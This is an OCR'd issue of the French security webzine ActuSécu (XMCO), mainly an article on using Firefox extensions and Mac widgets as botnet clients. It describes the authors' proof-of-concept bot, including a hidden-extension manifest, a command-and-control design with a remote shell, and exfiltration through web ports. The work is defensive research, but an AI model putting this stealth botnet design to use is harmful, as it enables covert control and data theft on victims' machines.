
L'ACTUSÉCU 25



SOMMAIRE

- **Botnet 2.0** : Le nouveau visage des clients 2.0
- **Coaching RSSI :** Présentation d'un concept peu connu en France
- **Vulnérabilité KiTrap0d :** Retour sur une faille présente depuis 15 ans sur les systèmes Windows (MS10-015)
- **L'actualité du mois** : Attaque sur les cartes à puce, PKI iPhone, "0-day" IE, Firefox et PDF...
- **Les blogs, logiciels et extensions sécurité...**

Tests d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion
Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre Système d'Information
Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley

Accompagnement PCI DSS
Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

CERT-XMCO : Veille en vulnérabilités
Suivi personnalisé des vulnérabilités et des correctifs affectant votre Système d'Information

CERT-XMCO : Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO Partners est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

À propos du cabinet XMCO Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.

Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

L'EDITO

NUMÉRO 25

XMCO avance...

C'est la première fois que je prends les rênes de l'édito.
Devant une absence flagrante de candidatures spontanées, et sans aucune idée innovante, je ne partirai pas sur des concepts ou sur le récit d'expériences "intéressantes" ou "anecdotiques" (Même après avoir relu les différents éditos de M.Raynal ou encore M.Schauer, toujours pas d'idée…!)

Ecrire un édito est devenu un véritable métier! Et oui, certains magazines font appel à des célébrités pour rédiger leur édito ; ces dernières embauchent des créatifs pour faire le travail...No comment...
N'ayant pas les moyens de payer Jeff Moss ou Steve Jobs, je vais tenter de remplir ces quelques lignes en prenant la casquette de consultant du cabinet pour évoquer le développement actif de XMCO depuis quelques mois (qui a dit qu'on n'avait pas le droit de faire de la pub dans un édito ?!).

Création du CERT-XMCO, certifications "ISO27001 Lead Auditor" (excellente formation chez HSC !) et "QSA" (PCI DSS) pour plusieurs consultants, une application iPhone disponible sur l'AppleStore et les Assises de la sécurité qui se profilent à l'horizon ! Bref, XMCO espère continuer sur sa lancée afin de conquérir de nouveaux clients et publier toujours plus de numéros d'ActuSécu.

Au passage, nous souhaitons remercier tous les lecteurs pour leurs retours et leurs participations à l'amélioration continue de notre webzine.
Je vous laisse donc apprécier ce nouveau numéro tout en espérant vous rencontrer lors des prochaines conférences sécurité (voir notre agenda).

Bonne lecture !!!

Adrien GUINAULT
Manager du CERT-XMCO

L'ACTUSECU

☒ **Rédacteur en chef :**
Adrien GUINAULT

☒ **Contributeurs :**
Marc BEHAR
Frédéric CHARPENTIER
Yannick HAMON
François LEGUE
Lin Miang JIN
Charles DAGOUAT
Pierre NOGUES

L'AGENDA XMCO

☑ **Hackito Ergo SUM** :
--> 8 au 10 avril (Paris)

☑ **Diner du Cercle européen de la sécurité**
--> 15 avril (Paris)

☑ **Blackhat 2010** :
--> 14 et 15 avril (Barcelone)

☑ **SSTIC :**
--> 9 au 11 juin (Rennes)

SOMMAIRE

Les botnets 2.0.....5
Le nouveau visage des clients 2.0

Le coaching RSSI.....20
Présentation d'un concept peu connu en France

Vulnérabilité KiTrap0d.....24
Retour sur la faille d'élévation de privilèges MS10-015

L'Actualité sécurité du mois.....31
La faille des cartes à puce EMV, Knebet, Chuck Norris et les 0-days du moment

Les bookmarks, logiciels et extensions sécurité.....47
iCERT-XMCO, Security Database, Fireform et TrendLabs

NOUS CONTACTER...

☒ **Commentaires :**
actu_secu@xmcopartners.com

☒ **Photos**

★ **Miquel Carsi Caballer**
http://www.flickr.com/photos/keletkelet/

★ Trevor WIILIAMS
http://www.fiz-iks.com

★ Rishi Bandopadhay
http://www.flickr.com/photos/rishibando/

Widgets, Firefox : le visage des futurs botnets

Depuis quelques années, les botnets connaissent une recrudescence sans précédent.
Principalement réservé à la population Windows, ce type de menace s'est peu à peu propagé aux autres OS.

Mais qu'en est-il dans le monde 2.0? Quels clients "nouvelle génération" les pirates peuvent-ils utiliser pour développer leur réseau de machines zombies...?

Au travers deux technologies 2.0 (widget et extension), nous présenterons avec quelles facilités les pirates pourront utiliser ces plugins pour réaliser des attaques multi-plateformes permettant de constituer un botnet "2.0".

Adrien GUINAULT
Pierre Nogues

XMCO | Partners

Intro

Botnet 2.0 : Kezaco ?

Après tous les déboires rencontrés avec les virus ou les vers du moment (Conficker ou ZeuS), tous les informaticiens, techniques ou non, connaissent la signification du terme **botnet**. Inutile de revenir sur ce sujet, cependant, que peut-on désigner par "Botnet 2.0"...?


Le Web 2.0 est un terme marketing regroupant toutes les nouvelles technologies qui permettent aux internautes d'accéder à l'information depuis Internet.

Les pirates ont depuis toujours privilégié les systèmes Windows pour développer leurs virus. En effet, si le nombre de victimes potentielles étant le plus important dans le monde WIndows, pourquoi s'intéresser aux OS du monde Linux/Unix ?
Aujourd'hui les antivirus (bien que contournables) constituent une première barrière contre les vers/ malwares les plus utilisés pour constituer les botnets Windows les plus importants.

Par exemple, les récentes attaques de **Phishing OWA** utilisaient plusieurs variantes de **Zbot,** détectées selon des valeurs allant de 0% (eh oui!) à 70%. Si on garde le dernier chiffre en tête, les pirates doivent continuellement adapter leur code afin de contourner les antivirus.

Qu'en est-il à présent pour les **technologies 2.0** ? Un antivirus va-t-il détecter que votre nouveau widget ou votre nouvelle extension Firefox contient du code malicieux...La réponse est non !

Voici une des principales raisons (mais d'autres suivront dans la suite de cet article) pour laquelle, il est possible d'envisager que les futurs botnets se baseront sur des technologies "cross plateform" comme les widgets, les extensions ou autres plug-ins.



Exemples récents

Les derniers exemples en date de botnets sont, pour la plupart, des botnets classiques à savoir basés sur des clients Windows (Zeus, Mariposa)

Quelques exemples se sont démarqués en utilisant des canaux de contrôle ou des botmasters 2.0.
En août 2009, un groupe de pirates a utilisé durant quelques jours le **site Twitter** afin d'envoyer des commandes aux différentes machines infectées.

> “ Les pirates ont commencé à utiliser des technologies 2.0 pour contrôler leurs botnets mais toujours pas de client 2.0 à l'horizon... ”

Le virus installé sur les ordinateurs des victimes allait régulièrement récupérer les commandes à exécuter sur le flux RSS de l'utilisateur ***upd4t3***. Les résultats des commandes exécutées étaient codés en base64 et postés sur le mur de cet utilisateur.

Le 11 septembre 2009, un cheval de Troie nommé ***Trojan.Grups*** se basait sur la même technique. Un news-groupe Google était utilisé par les pirates afin de distribuer les commandes à exécuter. Une fois authentifié sur le site de Google, le virus accédait à une page privée qui contenait alors les commandes en question, chiffrées en RC4. Après l'exécution des commandes, le virus postait le résultat dans les commentaires de cette même page.

Ces deux premiers exemples montrent donc que les pirates commencent peu à peu à utiliser les technologies 2.0 afin de contrôler leurs bots. Cependant, toujours pas de clients 2.0 à l'horizon...

Les futurs clients 2.0

Dans un monde où les technologies 2.0 fleurissent jour après jour, plusieurs types de clients 2.0 pourraient être détournés de leur utilisation initiale dans un but malicieux.

Les applications Facebook, les gadgets Google Desktop, les widgets Yahoo sont quelques exemples qui reposent sur un modèle 2.0 et qui commencent à intéresser les pirates.

D'autres technologies comme les widgets ou encore les extensions Firefox commencent à occuper une place importante sur nos systèmes, car ils sont légers, pratiques et très "à la mode".

Dans le cas de notre étude, nous avons choisi de vous présenter deux preuves de concept et un botmaster développé par notre équipe. Nous étudierons plus précisément les Widgets Mac OS X et les extensions Firefox pour systèmes Linux vu que le monde Windows connaît déjà assez de problèmes comme ça pour les décrier une fois de plus :-)

De plus, les virus et les botnets Mac et Linux ne courent pas (encore) les rues, ces preuves de concept démontrent donc que ce type d'extensions pourraient très facilement permettre le développement d'un botnet multi plates-formes.

Firefox et les widgets

Petit rappel

Les navigateurs web d'aujourd'hui proposent tous un système de plug-in permettant d'étendre leurs fonctionnalités. Typiquement ce sont les extensions Firefox disponibles sur le site https://addons.mozilla.org/fr/firefox/ (AMO) ou les BHO (Browser Help Object) pour Internet Explorer. Les malwares sous forme de plug-in pour IE sont très répandus et assez connus. C'est pourquoi nous allons nous attarder sur le logiciel de Mozilla qui représente plus de 25% des navigateurs utilisés sur Internet (source Wikipédia).

Bien qu'Internet Explorer domine encore le marché des navigateurs, Firefox commence peu à peu à se faire remarquer jusqu'à devenir pour tous les informaticiens, le meilleur navigateur du moment. Certes, ce n'est pas le plus rapide, mais les **milliers d'extensions "Add-on"** ont permis à Mozilla tout comme l'IPhone pour Apple, de prendre une avance considérable sur leurs concurrents.

Les widgets ne connaissent pas un tel essor, mais les fans d'Apple ou de Vista ont sans aucun doute parcouru les sites à la recherche du Widget idéal.

Revenons à la sécurité et à ces petits plug-ins censés nous faciliter la vie.

INFO

Les applications Facebook malicieuses...

Les nouvelles applications pullulent sur les réseaux sociaux et en particulier sur Facebook. Les utilisateurs les installent à tout va, sans savoir que certaines peuvent être parfois malicieuses.

Au cours du mois d'août, 11 applications malicieuses ont été recensées; un marché en plein essor pour les pirates.

Ces applications du nom de "Friends", "Friends Gifts", "Matching, "Poki", "Your Photos", "Inbox (1)", "Inbox (2)", "Birthday Invitations" ou encore "Stream", permettaient, une fois installées sur un profil Facebook, d'avertir celui-ci par des notifications.

Les liens des notifications envoyées à l'utilisateur pointaient cependant, vers un domaine malicieux : **http://www.fucabook.com**, site de Phishing aux couleurs du réel site Facebook.

Ce site, déjà identifié depuis longtemps comme contrefait, propose un formulaire d'authentification tout comme celui de Facebook. Les utilisateurs ayant alors cliqué sur le lien d'une notification malicieuse étaient redirigés vers le faux site et soumettaient leurs identifiants pensant avoir été déconnectés. Le site malicieux les redirigeait ensuite sur Facebook et conservait les identifiants volés au sein d'une base de données.

Le code des extensions toujours vérifié ?

Théoriquement, les extensions disponibles sur le site de Mozilla sont toutes vérifiées par une équipe interne comme le notifie la page FAQ :

> *Public add-ons are reviewed by our dedicated and talented editorial team. They review the code of all public add-ons and also test the add-ons to make sure that they are accurately described.*

Cependant, **peut-on être sûr à 100% qu'aucun code malveillant n'ait réussi à se glisser** au sein d'une extension au cours de ses différentes mises à jour ?

Les développeurs sont-ils assez nombreux pour vérifier le nombre croissant d'extensions uploadées sur le site ? Personne ne peut en être sûr. Bien que nous n'ayons jamais relevé d'incident relatif à la présence d'une extension Firefox malveillante sur le site de Mozilla, il est déjà arrivé que certains auteurs utilisent du code masqué au sein de leur extension.

C'est le cas de l'add-on **NoScript**, les développeurs de ce plug-in y ont dissimulé du code permettant de contourner le blocage de la publicité de l'extension AdBlock+. Le plug-in NoScript ajoutait automatiquement plusieurs domaines au fichier de configuration whitelist d'AdBlock+. L'auteur a réalisé cette modification afin de toujours bénéficier du revenu généré par la publicité de ses sites web. Rien de très dangereux en somme, cependant on retiendra quand même l'utilisation de code caché, probablement non analysé par l'équipe de Mozilla.

Des exemples d'extensions malicieuses

Il existe déjà plusieurs preuves de concept démontrant l'utilisation des extensions Firefox à des fins malicieuses. **FFsniff** en est une des premières. Elle implémente des fonctions de sniffing au sein des données envoyées par le protocole HTTPS.

Ainsi, toutes les données du type identifiant ou numéro de carte bancaire pourraient être récupérées par un utilisateur malicieux. Récemment, une preuve de concept similaire appelé **FFSpy** a fait son apparition, celle-ci a aussi pour but de récupérer des données confidentielles envoyées par l'utilisateur, mais elle ne procède pas de la même façon.

> **“ Peut-on être sur à 100% qu'aucun code malveillant n'ait réussi à se glisser au sein d'une extension au cours de ses différentes mises à jour ? ”**

Dernière affaire en date, l'extension "Master Filer" qui incluait également un malware. Cette extension a été disponible durant quelques jours et Mozilla a dû travailler en coopération avec McAfee pour détecter le malware en question. Selon les premières estimations, 700 utilisateurs ont été infectés par ce vecteur...

Mozilla a donc offert aux développeurs une API très complète leur offrant ainsi des possibilités très étendues.

Avantages par rapport à un Troyen classique...

Mais jusqu'où ces possibilités s'arrêtent-elles ? Malheureusement (ou heureusement pour les pirates) nulle part. En effet, il **est possible de faire tout et n'importe quoi** avec ces extensions dont notamment de l'exécution de commandes, de la manipulation de fichiers, de l'interception de données, de la mise à jour automatique ou même de dissimuler l'extension à la vue de la victime.

Une extension Firefox dispose de beaucoup d'avantages par rapport à un cheval de Troie classique. Tout d'abord au niveau de sa **furtivité** : Un utilisateur classique sera beaucoup moins méfiant envers une extension ou un plug-in d'un navigateur.

> “ Les interfaces XPCOM sont très nombreuses et permettent d'accéder au système de fichier, de créer des processus, d'ouvrir des sockets... ”

L'extension est **multi plates-formes**, le code sera très similaire pour tous les systèmes d'exploitation utilisant Firefox puisqu'elle repose sur le langage Javascript et sur les interfaces **XPCOM**.

Ensuite, il est facile de contourner les firewalls, les extensions sont directement intégrées à Firefox, aucun processus supplémentaire n'est créé, l'extension est donc soumise aux mêmes règles de filtrages que le navigateur. Cela implique que l'extension pourra facilement exfiltrer des données via le port 80 ou 443.

Enfin, le langage javascript est simple et les interfaces XPCOM **sont très nombreuses. Il est possible d'accéder au système de fichier, de créer des processus, de créer des sockets**... Les fonctionnalités offertes par une extension Firefox sont largement suffisantes pour servir de backdoor efficace.

Installer une extension malicieuse au sein d'un navigateur...

Comme pour un cheval de Troie classique, l'installation du malware reste la tâche la plus difficile. Les vecteurs d'infection restent les mêmes : exploit et social engineering.

On pourrait intégrer le code malicieux à une extension qui présente un semblant de fonctionnalité légitime et inciter l'utilisateur à la télécharger. Cependant, l'uploader sur le site AMO peut être difficile, le code des extensions étant "théoriquement" vérifié par une équipe de sécurité.

L'extension pourrait également être intégrée à un exécutable au sein d'un exploit de type PDF ou WORD et l'envoyer à la cible par email. Bref, tout comme un virus classique, l'art d'inciter la personne à ouvrir un document contrefait constituera l'une des pistes les plus faciles à mettre en oeuvre...

INFO CERT-XMCO

L'application iCERT-XMCO disponible sur l'AppleStore !

Depuis le mois de janvier 2010, XMCO est devenu le 20ème CERT au monde.

http://www.cert.org/csirts/cert_authorized.html

Depuis quelques jours, une application iPhone est disponible (voir section Blog et outils).

Développée par les consultants du cabinet, cette application vous permettra de suivre l'actualité de la sécurité informatique !

http://cert.xmcopartners.com

Structures des extensions Firefox/Widgets et technologies utilisées

XUL

XUL (prononcé zool) est un langage XML développé par Mozilla. Il a été conçu de manière à faciliter le développement des interfaces utilisateurs sur les produits Mozilla. Par exemple, des produits comme la messagerie Thunderbird utilisent également XUL. Vous pouvez accéder à l'interprétation du fichier XUL principal de Firefox via l'URL : "chrome://firefox/content/overlay.xul". Ainsi, XUL permet d'intégrer facilement à l'interface graphique des objets comme des boutons, des champs de saisies, des boites de dialogue... mais aussi des scripts.

Javascript


XUL permet d'intégrer des scripts au format javascript, cependant le langage javascript est limité par défaut. Par exemple, il ne permet pas d'ouvrir des sockets ou d'interagir avec le système d'exploitation. Le seul moyen pour réaliser ce genre de tâche est de développer en natif en fonction du système cible. C'est pourquoi Mozilla utilise la technologie XPCOM.

XPCOM

Un composant XPCOM est une interface qui implémente différentes méthodes. Il est possible d'appeler les méthodes proposées par le composant XPCOM à partir du javascript, cela se fait via le processus XPConnect[1]. Par défaut le navigateur de Mozilla implémente déjà de nombreux composants XPCOM permettant d'interagir avec le système (sockets, processus, fichiers...).

Structure d'une extension Firefox

Les extensions sont généralement présentées sous forme de fichier .xpi. Il s'agit d'un répertoire compressé au format zip. Celui-ci contient plusieurs fichiers ayant chacun un rôle différent au sein de l'extension.



Install.rdf :

À la racine du répertoire, nous retrouvons tout d'abord le fichier "install.rdf". C'est un manifeste d'installation au format xml. Il est lu lors de l'installation de l'extension et contient des données telles que le nom de l'extension, son identifiant unique (un GUID), la compatibilité avec les différentes versions des applications et comment il doit être mis à jour. Ce fichier contient aussi des metadonnées comme l'auteur de l'extension, la page officielle, etc.

```
<?xml version="1.0"?>

<RDF xmlns="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
     xmlns:em="http://www.mozilla.org/2004/em-rdf#">

  <Description about="urn:mozilla:install-manifest">
    <em:id>firebot@xmcopartners.com</em:id>
    <em:version>1.0</em:version>
    <em:type>2</em:type>
    <em:hidden>true</em:hidden>
    <em:name>Firebot</em:name>
    <em:description>XMCOlpartners Firefox Bot</em:description>
    <em:creator>XMCOlpartners</em:creator>
    <em:homepageURL>http://www.xmcopartners.com/</em:homepageURL>

    <!-- L'application cible de votre extension,
         avec les versions minimums et maximums supportées. -->
    <em:targetApplication>
      <Description>
        <em:id>{ec8030f7-c20a-464f-9b0e-13a3a9e97384}</em:id>
        <em:minVersion>1.5</em:minVersion>
        <em:maxVersion>3.*</em:maxVersion>
      </Description>
    </em:targetApplication>

  </Description>
</RDF>
```

Chrome.manifest :

Nous retrouvons également le fichier chrome.manifest. Ce fichier texte va permettre de déclarer l'emplacement du répertoire et du fichier XUL qui décrira le contenu des fenêtres et des boîtes de dialogue intégrées à Firefox.

```
content     firefox     chrome/content/
overlay chrome://browser/content/browser.xul chrome://firefox/content/overlay.xul
```

La directive ***content*** permet d'enregistrer une uri chrome:// qui sera associé au répertoire où se trouve le contenu de notre extension. En l'occurrence, c'est le dossier qui contiendra les fichiers d'intégration graphiques et le code javascript de notre extension. Dans notre cas nous indiquons le répertoire "chrome/content/" et nous l'associons à l'uri chrome chrome://firefox/content/ .

La directive ***overlay*** définit le fichier XUL à fusionner avec le navigateur Firefox. C'est ce fichier qui contient le code des éléments à fusionner avec l'interface graphique ainsi que les fichiers contenant le code javascript de notre extension.

Dans notre répertoire *chrome/content/* se situe le fichier overlay.xul. Celui-ci contient les éléments xul à fusionner avec l'interface graphique de Firefox, ce fichier contient notamment un lien vers notre script javascript *overlay.js*, le coeur de notre extension. Nous n'avons rajouté aucun élément graphique à l'interface de Firefox, l'extension se voulant furtive.


Overlay.js :

Enfin le fichier overlay.js contiendra l'intégralité du code source de notre extension.

Structure d'un Widget (Mac OS)

Les widgets sont légèrement différents. En effet, le développement d'un widget est basé sur les technologies Webkit (HTML, Javascript et CSS). Cependant, tout comme les extensions Firefox, les Widgets peuvent utiliser les technologies propres au système d'exploitation Mac OS X à savoir l'utilisation de commandes UNIX, de plug-ins Internet (vidéo Quicktime...), etc.

Par conséquent, tous les éléments sont également présents pour constituer une backdoor efficace.
Plus précisément, un widget est constitué d'un fichier HTML contenant l'interface utilisateur, des fichiers images et d'un fichier .plist contenant les informations du Widget (nom, version, taille, type d'actions autorisées...).
Nous avons utilisé un template (compte à rebours) proposé par Apple que nous avons adapté.



INFO

L'extension LiveHTTPHeader détournée en quelques clics

La société Compass Security a récemment démontré par une vidéo publiée sur Internet avec quelle facilité une extension existante comme LiveHttpHeader pouvait être détournée de son utilisation initiale.

En modifiant quelques paramètres, LiveHttpHeader devient un véritable sniffer et envoie toutes les requêtes/réponses effectuées à un serveur distant.


http://media.hacking-lab.com/movies/observation/

Architecture et protocole du botnet XMCO

Afin d'évaluer les risques présentés par une extension malicieuse, nous avons développé une extension Firefox et un Widget exploitant au maximum les possibilités offertes par les composants XPCOM et les fonctionnalités de Mac OS X. Ces dernières sont entièrement développées en javascript, elles se comportent comme un bot classique se connectant à un serveur de contrôle (Command & Control) pour y récupérer les instructions à exécuter.


Architecture du Botnet

Notre botnet est constitué de **plusieurs clients** (Widget et Extensions Firefox) et d'un **serveur de contrôle** qui reçoit les commandes exécutées par les clients. Le réseau rejoint par le bot est de type botnet 2.0, il a été réalisé afin de supporter de nombreux clients provenant de plates-formes différentes. Le protocole utilisé pour communiquer avec ce dernier est **HTTP**. Cependant, nous aurions très bien pu nous connecter à un botnet via le protocole IRC, en utilisant des sockets classiques (nsISocketTransportService).




Le serveur de contrôle est une application web réalisée en PHP/MySQL. Il est constitué de deux parties, le back-end et le front-end :


* Le **back-end** est muni d'une interface web permettant au "botmaster" de contrôler les différents ordinateurs infectés. Comme vous allez le voir dans les captures suivantes, l'ergonomie n'est pas optimale, mais ces quelques pages web suffisent à notre démonstration :-)



Ce dernier met à disposition plusieurs interfaces permettant d'exécuter différents types de commande, par exemple, un **shell** pour exécuter des commandes sur un ordinateur, une interface de type proxy PHP pour utiliser les différents bots comme relais proxy, une interface de mise à jour...



Interface d'exécution de commande



Interface de mise à jour

* Le **front-end** est composé d'un script PHP sur lequel les bots viennent chercher leurs instructions et y renvoyer les résultats.

Protocole de communications client/master

